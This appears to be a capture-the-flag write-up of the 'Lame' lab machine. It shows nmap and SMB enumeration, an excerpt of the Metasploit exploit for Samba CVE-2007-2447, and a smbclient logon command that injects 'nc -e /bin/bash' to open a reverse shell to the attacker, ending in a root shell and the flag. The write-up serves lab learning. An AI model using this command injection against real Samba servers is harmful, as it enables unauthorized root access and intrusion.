



INITIAL SHELL:

NMAP Scan.




```
kali@kali:~$ nmap -p- -A -Pn 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-14 00:04 EDT
Nmap scan report for 10.10.10.3
Host is up (0.18s latency).
Not shown: 65530 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.189
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_smb-security-mode: ERROR: Script execution failed (use -d to debug)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Investigating port 139 and 445 using smbclient and enumerating the samba version “3.0.20-Debian”.




```
kali@kali:~/HTB/lame$ smbclient -L \\\\10.10.10.3\\
directory_create_or_exist: mkdir failed on directory /run/samba/msg.lock: Permission denied
Unable to initialize messaging context
Enter WORKGROUP\kali's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

Locating the public exploit.



Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)

EDB-ID: 16320 **CVE:** 2007-2447

EDB Verified: ✓

Author: METASPLOIT **Type:** REMOTE


Exploit: ⬇ / {}

Platform: UNIX **Date:** 2010-08-18

Vulnerable App:

```
##
# $Id: usermap_script.rb 10040 2010-08-18 17:24:46Z jduck $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
```




```
def exploit

    connect

    # lol?
    username = "/=`nohup " + payload.encoded + "`"
    begin
        simple.client.negotiate(false)
        simple.client.session_setup_ntlmv1(username, rand_text(16), datastore['SMBDomain'], false)
    rescue ::Timeout::Error, XCEPT::LoginError
        # nothing, it either worked or it didn't ;)
    end

    handler
end
```


Connecting to “tmp” share via anonymous login using smbclient.



```
kali@kali:~/HTB/lame$ smbclient \\\\10.10.10.3\\tmp
directory_create_or_exist: mkdir failed on directory /run/samba/msg.lock: Permission denied
Unable to initialize messaging context
Enter WORKGROUP\kali's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> ? logon
HELP logon:
        establish new logon

smb: \>
```

Getting a reverse shell as root by following the exploit steps shown in the public exploit page.




```
kali@kali:~/opt/Tools_windows$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.16.189] from (UNKNOWN) [10.10.10.3] 35295
python -c 'import pty; pty.spawn("/bin/bash")'
root@lame:/# id
id
uid=0(root) gid=0(root)
root@lame:/# whoami
whoami
root
root@lame:/# hostname
hostname
lame
root@lame:/#
```

```
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> ? logon
HELP logon:
        establish new logon

smb: \> logon "/=`nohup nc -e /bin/bash 10.10.16.189 443`"
Password:
session setup failed: NT_STATUS_IO_TIMEOUT
smb: \>
```

just press 'Enter' (no password is typed here)

Root.txt



```
root@lame:/root# ls
ls
Desktop  reset_logs.sh  root.txt  vnc.log
root@lame:/root# cat root.txt
cat root.txt
3e2b24bb2d5eb3c45afbe441d4c8314e
root@lame:/root# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:b9:41:77 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.3/24 brd 10.10.10.255 scope global eth0
    inet6 dead:beef::250:56ff:feb9:4177/64 scope global dynamic
```